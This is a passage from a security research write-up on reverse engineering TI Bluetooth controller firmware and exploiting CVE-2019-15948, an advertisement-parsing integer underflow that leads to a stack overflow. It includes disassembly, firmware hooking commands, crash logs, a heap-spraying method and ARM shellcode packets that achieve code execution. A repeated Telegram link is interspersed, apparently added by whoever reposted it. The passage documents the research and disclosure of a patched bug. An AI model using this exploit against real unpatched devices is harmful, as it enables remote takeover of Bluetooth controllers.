ROM:0009F6C8    hci_handler <0x1003, fn_HCI_Read_Local_Supported_Features+1> ; fn_HCI_Read_Local_Supported_Features
ROM:0009F6D0    hci_handler <0x1004, fn_HCI_Read_Local_Extended_Features+1> ; fn_HCI_Read_Local_Extended_Features
ROM:0009F6D8    hci_handler <0x1005, fn_HCI_Read_Buffer_Size+1> ; fn_HCI_Read_Buffer_Size
```

Figure 10. HCI command and handler table

Executing Send_HCI_Read_Local_Version_Information triggers a few log messages as Figure 11:

https://t.me/learningnets



Figure 11. Log messages when an HCI command is executed

By analyzing HCI command handling functions, I identified the log function and its wrappers. For example, Figure 12 shows the HCI_Read_Local_Version_Information handler after I renamed functions and added log messages as comments using an IDA Python script. log_level4_params2_1024() is a log wrapper function, which sets log level to 4, expects 2 parameters as part of a log message, and add 1024 to msgOffset, i.e. Logger will display a string with ID 1092.

```
ROM:0000E7B4 fn_HCI_Read_Local_Version_Information
ROM:0000E7B4
ROM:0000E7B4 arg_294=  0x294
ROM:0000E7B4 arg_29C=  0x29C
ROM:0000E7B4 arg_2A4=  0x2A4
ROM:0000E7B4
ROM:0000E7B4 PUSH            {R4-R6,LR} ; Push registers
ROM:0000E7B6 MOV             R5, R0   ; Rd = Op2
ROM:0000E7B8 MOVS            R2, #0x20 ; ' ' ; Rd = Op2
ROM:0000E7BA MOVS            R1, #except_nmi ; params
ROM:0000E7BC "HCI_Read_Local_Version_Information, Ver. %d.%02d"
ROM:0000E7BC MOVS            R0, #0x44 ; 'D' ; msgOffset
ROM:0000E7BE BL              log_level4_param2_1024 ; Branch with Link
ROM:0000E7C2 LDR             R0, =byte_20088438 ; Load from Memory
ROM:0000E7C4 ADDS            R6, R0, #3 ; Rd = Op1 + Op2
ROM:0000E7C6 LDRB            R1, [R0,#(byte_2008843A - 0x20088438)] ; param0
ROM:0000E7C8 LDRB            R2, [R6] ; param1
ROM:0000E7CA "Package ID: P%d.%d"
ROM:0000E7CA MOVW            R0, #0x2C6 ; msgOffset
ROM:0000E7CE BL              log_level3_param2_768 ; Branch with Link
ROM:0000E7D2 ADD.W           R4, R5, #0xE ; Rd = Op1 + Op2
```

Figure 12. Identified log wrapper functions with log strings added by script

4.1.4 Patching the firmware

https://t.me/learningnets

The log functions described in section 4.1.3 come in handy because the development board doesn't have JTAG/SWD enabled. (There might be a way to wire JTAG/SWD pins, but I don't know how to). To debug/analyze the firmware, I patched the binary by modifying the .bts file using HCITester to insert memory write HCI commands to inline-hook functions and read out register or memory values. For example, when I was developing a PoC for the vulnerability described in section 4.2, I hooked an instruction just before memcpy() is called to print out the source address and length parameters. First, I picked a log string that accepts two parameters, what the string says can be ignored, and made an assembly trampoline to pass the source address and length value to a log function along with the chosen log string ID as shown in Figure 13. Then, I used the built-in ARM functionality, refer to section "C1.11 Flash Patch and Breakpoint unit" in [14], to patch the firmware by initialing the controller with the modified TIInit_11.8.32.bts file as shown in Figure 14. I had to comment out the commands to configure sleep mode because once the command is executed, I could not write into memory. It's unclear why a side-effect of the sleep command disables memory writes.

Figure 15 shows log messages from the unpatched firmware when the controller crashes because of a malicious packet. Once I patched the firmware as shown in Figure 16, I could see "send LMP params - 0x20085b58, 0xfc" via Logger (again, you can ignore the "send LMP params" part, that's just what was in the existing log function). Also, I found that there is a flag in the memory (0x2008845c) that enables the verbose logs including registers, stack content, and heap memory information, in the event of a hard fault.

This is not an efficient way to debug a Bluetooth controller, but I could develop a remote code execution exploit with it. Note that this is not a permanent patch and TI doesn't use this ARM architecture's patching method to apply their patches.

```
 1  _start:                  @ hooks at 0x5b3d0 (shown in Figure 18)
 2
 3      uxtb r2, r6          @ len
 4      add  r1, r5, #8      @ src addr
 5      push {r0-r12,lr}     @ save all registers
 6
 7      mov r0, #120         @ "send LMP params - 0x%x, 0x%x"
 8      ldr r3, log          @ r1 and r2 will be printed
 9      blx r3               @ call a log wrapper function
10
11      ldr r3, org_func
12      str r3, [sp,#0x34]   @ return back to hooked function
13      pop {r0-r12,pc}      @ and to memcpy()
14
15  org_func:
16  .word 0x5B3D7            @ return address
17
18  log:
19  .word 0x7C6A1            @ log wrapper, sets level to 5, expects 2 log params
```

Figure 13. Trampoline code from 0x5b3d0 to print src and len values of memcpy()

https://t.me/learningnets

```
# ----------------- Sleep mode configuration ---------------------------------
# Sleep mode configuration- default is HCILL sleep protocol
#Send_HCI_VS_Sleep_Mode_Configurations 0xFD0C, 0x00, 0x01, 0x00, 0xff, 0xff, 0x
#Wait_HCI_Command_Complete_VS_Sleep_Mode_Configurations_Event 5000, any, 0xfd0c

# write replacement code redirected from 0x5b3d0
Send_HCI_VS_Write_Memory_Block 0xFF05, 0x001a0000, 0x24, "f2:b2:05:f1:08:01:2d:
Wait_HCI_Command_Complete_VS_Write_Memory_Block_Event 5000, any, 0xff05, 0x00

# hook 0x0005b3d0
Send_HCI_VS_Write_Memory 0xFF03, 0xE0002008, 0x04, 0x0005B3D1
Wait_HCI_Command_Complete_VS_Write_Memory_Event 5000, any, 0xff03, 0x00

# branch to 0x1a0000, an alternate instruction to replace
# the instruction at 0x0005b3d0
Send_HCI_VS_Write_Memory_Block 0xFF05, 0x2008B140, 0x04, "44:F1:16:BE"
Wait_HCI_Command_Complete_VS_Write_Memory_Block_Event 5000, any, 0xff05, 0x00

# enable verbose debug dump in the hard fault handler
Send_HCI_VS_Write_Memory 0xFF03, 0x2008845c, 0x04, 0x00000001
Wait_HCI_Command_Complete_VS_Write_Memory_Event 5000, any, 0xff03, 0x00
```

Figure 14. Snippet of the modified TIInit_11.8.32.bts in HCITester which inserts inline hooks

log_without_patch.lgr - Logger 5.0 - Not Connected

File Edit Bookmarks/Comments View Help

#	Level	Time	Port	File N...	Line	Information
1152	6	15:25:59....	BT Logger 1			Msg from lower MAC WB_ADV_IND (0)
1153	6	15:25:59....	BT Logger 1			SCANNER RCV PKT: type 0,clk 40471, pt 291
1154	6	15:25:59....	BT Logger 1			SCANNER RCV PKT: type 2,clk 40475, pt 499
1155	6	15:25:59....	BT Logger 1			Msg from lower MAC WB_NON_CONN_ADV_IND
1156	6	15:25:59....	BT Logger 1			SCAN, got invalid packet. type=14, length=33, wb_ac_corr_ind=0xf1
1157	6	15:25:59....	BT Logger 1			SCANNER RCV PKT: type 0,clk 40487, pt 738
1158	6	15:25:59....	BT Logger 1			SCANNER RCV PKT: type 0,clk 40511, pt 36
1159	6	15:25:59....	BT Logger 1			SCANNER RCV PKT: type 0,clk 40533, pt 1187
1160	6	15:25:59....	BT Logger 1			Msg from lower MAC WB_ADV_IND (0)
1161	1	15:25:59....	BT Logger 1			*** ERROR: Hard Fault Exception in MAIN MCU. Details follows: ***
1162	1	15:25:59....	BT Logger 1			Hard Fault: PC value at time of fault = 0x41414140
1163	1	15:25:59....	BT Logger 1			Hard Fault: Configurable Fault Status Register = 0x00000001
1164	1	15:25:59....	BT Logger 1			Hard Fault: Hard Fault Status Register = 0x40000000
1165	1	15:25:59....	BT Logger 1			*** Hard Fault Information end. Trying recovery at address [PC + 2] ************************************
1166	1	15:25:59....	BT Logger 1			*** ERROR: Hard Fault Exception in MAIN MCU. Details follows: ***
1167	1	15:25:59....	BT Logger 1			Hard Fault: PC value at time of fault = 0x41414142
1168	1	15:25:59....	BT Logger 1			Hard Fault: Configurable Fault Status Register = 0x00000001
1169	1	15:25:59....	BT Logger 1			Hard Fault: Hard Fault Status Register = 0x40000000
1170	1	15:25:59....	BT Logger 1			*** Hard Fault Information end. Trying recovery at address [PC + 2] ************************************
1171	1	15:25:59....	BT Logger 1			*** ERROR: Hard Fault Exception in MAIN MCU. Details follows: ***
1172	1	15:25:59....	BT Logger 1			Hard Fault: PC value at time of fault = 0x41414144
1173	1	15:25:59....	BT Logger 1			Hard Fault: Configurable Fault Status Register = 0x00000001
1174	1	15:25:59....	BT Logger 1			Hard Fault: Hard Fault Status Register = 0x40000000
1175	1	15:25:59....	BT Logger 1			*** Hard Fault Information end. Trying recovery at address [PC + 2] ************************************
1176	1	15:25:59....	BT Logger 1			*** ERROR: Hard Fault Exception in MAIN MCU. Details follows: ***
1177	1	15:25:59....	BT Logger 1			Hard Fault: PC value at time of fault = 0x41414146
1178	1	15:25:59....	BT Logger 1			Hard Fault: Configurable Fault Status Register = 0x00000001
1179	1	15:25:59....	BT Logger 1			Hard Fault: Hard Fault Status Register = 0x40000000
1180	1	15:25:59....	BT Logger 1			*** Hard Fault Information end. Trying recovery at address [PC + 2] ************************************
1181	1	15:25:59	BT Logger 1			*** ERROR: Hard Fault Exception in MAIN MCU. Details follows: ***

Ready | Auto Save ---- | View: <None> | Logs: 78749 / 78749

Figure 15. Logger output without patch during crash

https://t.me/learningnets



Figure 16. Logger output with patch during crash

4.2 Remote code execution vulnerabilities, CVE-2019-15948

Affected products:

- CC256XC-BT-SP (v1.2 or earlier)
- CC256XB-BT-SP (v1.8 or earlier)
- WL18XX-BT-SP (v4.4 or earlier)

Report date: May 22, 2019
Patch release date: November 12, 2019 [15]

I found the two integer underflows via static analysis cross-referencing of memcpy() near the beginning of my research in 2018 when I was investigating Bluetooth classic. But I didn't know how to reach the code yet, because I had little understanding of the firmware, hadn't read the Bluetooth spec for BLE, and didn't have a way to send arbitrary BLE Link Layer packets. (This was before BleedingBit [16] was published, but it was probably already found.) Once I made a basic BLE fuzzer in 2019, the fuzzed packets crashed the controller quickly, hitting these previously identified locations.

4.2.1 Advertisement parsing vulnerability

The first vulnerability had to do with how the TI device handles advertisement packets. From the Bluetooth Core specification v4.2, that looks like Figure 17.

https://t.me/learningnets



Figure 17: Passive Scanning Sequence Diagram from Bluetooth Core Specification 4.2

Let us take a look at the memcpy() API definition briefly:

void *memcpy(void *dest, const void *src, size_t n);

Based on Cortex-M3 (the target board's MCU) calling convention, R0, R1, and R3 are dest, src, and n respectively.

F*igure 18* shows the code snippet of a function that processes the incoming advertisement packets. The function reserves 0x2c bytes for the local variables on the stack, including the buffer which will be the destination of the memcpy(), R0. Based on patching the firmware I observed that the source of the memcpy(), R1, is a location on the heap where the advertisement packet is stored. The problem is that the size of the copy, R2, will integer underflow, leading to a stack-based buffer overflow using heap data.

```
ROM:0005B3A0 PUSH          {R4-R7,LR}       ; LR is stored on stack
ROM:0005B3A2 SUB.W         SP, SP, #0x2C    ; stack buffer
ROM:0005B3A6 MOV           R7, R0
ROM:0005B3A8 LDR           R5, =0x20080000
ROM:0005B3AA LDRH          R0, [R7,#8]
```


https://t.me/learningnets

```
ROM:0005B3AC ADDS            R5, R5, R0
ROM:0005B3AE LDRB            R0, [R5]
ROM:0005B3B0 LDRB            R6, [R5,#1]        ; R6 is PDU length
ROM:0005B3B2 MOVS            R2, #6
ROM:0005B3B4 ADDS            R1, R5, #2
ROM:0005B3B6 AND.W           R4, R0, #0xF
ROM:0005B3BA UBFX.W          R0, R0, #6, #1
ROM:0005B3BE STRB.W          R0, [SP,#1]
ROM:0005B3C2 ADD.W           R0, SP, #2
ROM:0005B3C6 BL              sub_67554
ROM:0005B3CA AND.W           R6, R6, #0x3F      ; len(PDU length) == 6 bits
ROM:0005B3CE SUBS            R6, R6, #6         ; integer underflow
ROM:0005B3D0 UXTB            R2, R6             ; len, unsigned byte extension
ROM:0005B3D2 ADD.W           R1, R5, #8         ; src, heap buffer address
ROM:0005B3D6 ADD.W           R0, SP, #9         ; dst, stack buffer address
ROM:0005B3DA STRB.W          R2, [SP,#8]
ROM:0005B3DE BL              memcpy
```

Figure 18. Stack buffer overflow vulnerability in an advertisement packet processing function



Figure 19. Malicious advertisement packet example

For example, if an attack sends a malicious advertisement like Figure 19, R6 becomes 2, the PDU length at 0x5B3B0. Then the instruction at 0x5B3CE subtracts 6 from R6 without any input validation and R6 becomes 0xfffffffc, which is an integer underflow. A programmer assumed there would be at least 6 bytes in the packet because the Bluetooth specification v4.2 defines all advertisement PDUs should have at least 6 bytes for a device address (refer to 2.3 Advertising Channel PDU in Vol 6 [17]). Then the next instruction takes only the least byte (e.g. 0xfc) from the very large R6 (e.g. 0xfffffffc) and stores into R2. When memcpy() is called the stack memory will be smashed because R2 is bigger than 0x2C, but is small enough I can control the program counter before a hard fault handler (an infinite loop in my victim application) is called. The contents of the heap past the actual advertisement packet itself, which will be used as the smashing data, will be discussed in the next section.

https://t.me/learningnets

I have sent large advertisement packets, and it seems that there is an input validation against an invalidly large PDU length before this function is called. Therefore, the only way to invoke this buffer overflow is by using an integer underflow to alter the size right at the point of copy.

An attacker can reach this vulnerable code path when a victim device is in either passive or active scanning mode.

4.2.2 Advertisement parsing vulnerability exploit

The firmware manages heap memory via pools. As shown in Figure 20 there are 37 pools, which don't need to be contiguous to each other. A pool has an array of memory chunk structures comprised of 4 byte metadata, a fixed size data field (the size varies among pools), and 4 byte trailing marker. The metadata includes flags, and the 2 least significant bytes of an address to be used in an algorithm to look up the address of the next chunk. For example, if the flags_bits[0:1] = 2, then the high 2 bytes will be 0x200C, if flag_bits[0:1] = 1 it will be 0x2003, and if flag_bits[0:1] = 0 or 3, it will be 0x2008. Pool 30, which has 20 memory chunks, is used for processing advertisement packets. Its first memory chunk starts at 0x20083978 and last one starts at 0x20083d54.

I picked pool[30].chunk[2]'s data address as the hard-coded return address. Therefore, I must ensure that I can send a packet which has my desired shellcode at this address. Also, because I couldn't fit all the necessary shellcode and data into a single packet, I actually need 2 contiguous packets, the first being the shellcode packet (at index 2) and the second being the data packet (at index 3). I could have improved the shellcode not to have hard-coded heap memory addresses by using either return-to-libc [18] or Return Oriented Programming (ROP) [7] [19] techniques, but I believe the current shellcode is sufficient to show that arbitrary code execution is feasible.



Figure 20: Overall heap layout

At buffer overflow time, the layout of the stack and heap looks like Figure 21. In order to increase the reliability of the exploit, I first performed heap spraying by sending multiple alternating shellcode and data packets to fill up pool 30. In this way, when the packet that triggers the integer underflow is sent, it will succeed as long as it lands in any chunk except chunk 19 (which has no controlled data after it) or chunk indices 2 and 3 (which are the special reserved/hardcoded destination chunks). Both the

https://t.me/learningnets

shellcode and the data packets have the hardcoded value to overwrite the LR at the correct offset, so it doesn't matter which type of packet the trigger packet lands next to.



Figure 21: Stack and heap during buffer overflow

Once I have gained control over the return address and pointed it at pool[30].chunk[2]'s shellcode address, one difficulty I needed to solve was ensuring the shellcode didn't crash the system. It turns out that the vulnerable code path is within an interrupt service routine (ISR) handler. Unfortunately, the underflowed integer value was too big and ended up smashing the necessary stack content for the ISR handler's safe return.

I thought about constructing a stack content to return from the ISR but decided that for this simple PoC I don't need return at all if I can show my attack has succeeded. It turns out that I can just allow the shellcode to terminate in an infinite loop. This will hang the thread, which is handling advertisement packet processing, but it doesn't hang the entire system. In some cases, it seemed that advertisement packet processing eventually resumed, and sometimes not, but I didn't dig further into the scheduling behavior since it wasn't relevant for my goal of showing arbitrary code execution.

Figure 22 and Figure 23 show the data packet and shellcode packet binary contents that starts advertising the "PWNED!" device name. The function names used are inferred from log messages and I figured out the required parameters by reversing the related functions. I used the compiled binary code as an advertisement payload and send them alternatively. The successful attack depends on the binary of Figure 23 ending up at 0x200839e6 and that of Figure 22 ending up at 0x20083a1a. The packet with shellcode expects a packet with data structure in the adjacent memory chunk at a higher address.

https://t.me/learningnets

```
@ pseudo data structure
@ struct adv_params {
@     int len;
@     char *data;
@ }
@
@ should be at 0x20083a1a for a successful attack
_start:
.word 0x41414141
_ret:
.byte 0x41                    @ padding
.word 0x200839f1              @ overwrite saved LR
.byte 0x41                    @ padding
.word 0x41414141
_adv_params:
.word 0x20083a2c              @ struct adv_params *
.word 0x08                    @ adv_params.len
.word 0x20083a34              @ adv_params.data
@ complete device name, len:type:data
.byte 0x07, 0x09, 'P', 'W', 'N', 'E', 'D', '!'
```

Figure 22. Advertisement data for shellcode

```
 1  @ pseudo function definition
 2  @ int lm2um_perform_cmd_wrapper(int cmdID, undefined param);
 3  @
 4  @ should be at 0x200839e6
 5  _start:
 6  .word 0x41414141
 7  _ret:
 8  .byte 0x41                    @ padding
 9  .word 0x200839f1              @ overwrite saved LR
10  .byte 0x41                    @ padding
11  _shellcode:
12        @ set advertisement parameters
13        @ lm2um_perform_cmd_wrapper(10, 0x20083a2c);
14        mov r5, 0xd1d5          @ 0x8d1d5, lm2um_perform_cmd_wrapper
15        movt r5, #8             @ a function executes host's commands
16        ldr r1, [pc, #0x2c]     @ 0x20083a28, addr of a struct parameter
17        movs r0, #10            @ cmd ID: lm2um_WRITE_ADV_DATA
18        blx r5                  @ call lm2um_perform_cmd_wrapper
19
20        @ enable advertising
          @ lm2um_perform_cmd_wrapper(4, 1);
          movs r1, #1             @ 1 to enable
          movs r0, #4             @ cmd ID: lm2um_START_ADV
          blx r5                  @ call lm2um_perform_cmd_wrapper

    _infinite:
          isb                     @ to clear cached instructions
          b _infinite             @ not to return from the current IRQ handler
```

Figure 23. Shellcode to start advertising

https://t.me/learningnets

4.2.3 Scan response parsing vulnerability

